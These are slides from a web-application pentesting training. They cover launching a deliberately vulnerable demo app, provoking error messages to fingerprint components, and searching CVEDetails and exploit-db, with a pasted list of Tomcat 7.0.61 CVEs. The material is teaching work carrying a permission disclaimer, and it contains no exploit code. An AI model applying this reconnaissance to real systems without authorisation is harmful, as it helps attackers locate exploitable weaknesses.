Security Architecture
Security DevOps
Pentesting
Training

www.Christian-Schneider.net
@cschneider4711

Web Hacking

Pentesting and
attacking web apps

`whoami`

www.
mail@ } Christian-Schneider.net

- Developer, Whitehat Hacker & Trainer
- Freelancer since 1997
- Focus on Java & Web Security
  - Penetration Tests
  - Security Reviews
  - Security Architecture Consulting
  - Security Training
- Speaker at Conferences
- @cschneider4711

CHRISTIAN SCHNEIDER

Disclaimer

Only use the tools and procedures on targets where you have explicit permission to pentest!

Start demo application in Kali

1. **Start DB**

   - Marathon-DB/hsqldb/bin/startMarathonDB.sh

2. **Start Web Application**

   - Marathon-Web/apache-tomcat/bin/startup.sh
   - http://localhost:8080/
     - User "test/test", "jane/jane", "john/john"
     - Admin "admin/……"
       (password will be cracked later)

CHRISTIAN SCHNEIDER


Exercise: Search for Info-Disclosures

- Error-Messages, Version-Numbers, etc.
- Provoke Stack-Traces by filling invalid values
- Try to determine the used components
  - Web Framework
  - Database

Exercise: Check existing vulnerability / exploits

- Search with results of previous fingerprinting:
  - CVEDetails.com
    - "Tomcat", "7.0.61"
  - exploit-db.com
    - "Struts"
    - etc.
  - exploits.shodan.io

CVEDetails.com



CVEDetails.com

Apache » Tomcat » 7.0.61 : Security Vulnerabilities

Cpe Name:*cpe:/a:apache:tomcat:7.0.61*

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results Select Table

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2016-0763	264		DoS Bypass	2016-02-24	2016-05-19	6.5	None	Remote	Low	Single system	Partial	Partial	Partial

The setGlobalContext method in org/apache/naming/factory/ResourceLinkFactory.java in Apache Tomcat 7.x before 7.0.68, 8.x before 8.0.31, and 9.x before 9.0.0.M3 does not consider whether ResourceLinkFactory.setGlobalContext callers are authorized, which allows remote authenticated users to bypass intended SecurityManager restrictions and read or write to arbitrary application data, or cause a denial of service (application disruption), via a web application that sets a crafted global context.

2	CVE-2016-0714	264		Exec Code Bypass	2016-02-24	2016-05-19	6.5	None	Remote	Low	Single system	Partial	Partial	Partial

The session-persistence implementation in Apache Tomcat 6.x before 6.0.45, 7.x before 7.0.68, 8.x before 8.0.31, and 9.x before 9.0.0.M2 mishandles session attributes, which allows remote authenticated users to bypass intended SecurityManager restrictions and execute arbitrary code in a privileged context via a web application that places a crafted object in a session.

3	CVE-2016-0706	200		Bypass +Info	2016-02-24	2016-05-19	4.0	None	Remote	Low	Single system	Partial	None	None

Apache Tomcat 6.x before 6.0.45, 7.x before 7.0.68, 8.x before 8.0.31, and 9.x before 9.0.0.M2 does not place org.apache.catalina.manager.StatusManagerServlet on the org/apache/catalina/core/RestrictedServlets.properties list, which allows remote authenticated users to bypass intended SecurityManager restrictions and read arbitrary HTTP requests, and consequently discover session ID values, via a crafted web application.


4	CVE-2015-5351	352		Bypass CSRF	2016-02-24	2016-05-27	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial

The (1) Manager and (2) Host Manager applications in Apache Tomcat 7.x before 7.0.68, 8.x before 8.0.31, and 9.x before 9.0.0.M2 establish sessions and send CSRF tokens for arbitrary new requests, which allows remote attackers to bypass a CSRF protection mechanism by using a token.

5	CVE-2015-5346				2016-02-24	2016-05-27	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial


Session fixation vulnerability in Apache Tomcat 7.x before 7.0.66, 8.x before 8.0.30, and 9.x before 9.0.0.M2, when different session settings are used for deployments of multiple versions of the same web application, might allow remote attackers to hijack web sessions by leveraging use of a requestedSessionSSL field for an unintended request, related to CoyoteAdapter.java and Request.java.

Exploit-DB.com



